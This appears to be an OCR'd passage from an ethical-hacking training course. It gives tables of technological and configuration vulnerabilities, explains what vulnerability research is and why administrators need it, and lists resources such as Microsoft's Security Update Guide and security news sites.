
The following tables summarize examples of technological and configuration vulnerabilities:

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	▪ HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	▪ An OS can be vulnerable because: ○ It is inherently insecure ○ It is not patched with the latest updates
Network Device Vulnerabilities	▪ Various network devices such as routers, firewall, and switches can be vulnerable due to: ○ Lack of password protection ○ Lack of authentication ○ Insecure routing protocols ○ Firewall vulnerabilities

Table 5.1: Technological Vulnerabilities

Configuration Vulnerabilities	Description
User account vulnerabilities	▪ Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	▪ Originating from setting of weak passwords for system accounts
Internet service misconfiguration	▪ Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	▪ Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	▪ Misconfiguring the network device

Table 5.2: Configuration Vulnerabilities



Vulnerability Research

- The process of analyzing protocols, services, and configurations to **discover vulnerabilities and design flaws** that will expose an operating system and its applications to exploit, attack, or misuse
- Vulnerabilities are classified based on **severity level** (low, medium, or high) and **exploit range** (local or remote)

An administrator needs vulnerability research:

1. To gather information concerning **security trends**, **threats**, **attack surfaces**, attack vectors and techniques
2. To discover **weaknesses** in the OS and applications, and alert the network administrator before a **network attack**
3. To **gather information** to aid in the prevention of security issues
4. To know **how to recover** from a network attack

Vulnerability Research

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

An administrator needs vulnerability research:

- To gather information about security trends, newly discovered threats, attack surfaces, attack vectors and techniques
- To find weaknesses in the OS and applications and alert the network administrator before a network attack
- To understand information that helps prevent security problems
- To know how to recover from a network attack

An ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits to stay one step ahead of attackers through vulnerability research, which includes:


- Discovering the system design faults and weaknesses that might allow attackers to compromise a system
- Staying updated about new products and technologies and reading news related to current exploits
- Checking underground hacking web sites (Deep and Dark websites) for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Ethical hackers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to find vulnerabilities.

Resources for Vulnerability Research


Microsoft
MSRC
Security Updates
Acknowledgements
{} Developer
MSRC > Customer Guidance > Security Update Guide
All
Deployments
Vulnerabilities
Edit columns
Download
Filters
Keyword
Product Family
Severity
Impact
Platform
Release notes
Clear

Welcome to the new and improved Security Update Guide! We'd love your feedback. Please click here to share your thoughts or email us at msrc_eng_support@microsoft.com. Thank you!

Microsoft Security Response Center (MSRC)

Security Update Guide

The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and provides the information here as part of the ongoing effort to help you manage security risks and help keep your systems protected.

Feb 9, 2022 - Mar 28, 2022

Release ... ↓	Product	Platform	Impact	Severity	Article	Do
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for x64-based Systems	Remote Code Execution	Important	Update Informa	Sec
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for 32-bit Systems	Remote Code Execution	Important	Update Informa	Sec
Mar 8, 2022	Raw Image Extension	Windows 10 for x64-based Systems	Remote Code Execution	Important	Update Informa	Sec
Mar 8, 2022	Raw Image Extension	Windows 10 for 32-bit Systems	Remote Code Execution	Important	Update Informa	Sec

https://msrc.microsoft.com

Packet Storm
https://packetstormsecurity.com

Dark Reading
https://www.darkreading.com

Trend Micro
https://www.trendmicro.com

Security Magazine
https://www.securitymagazine.com

PenTest Magazine
https://pentestmag.com

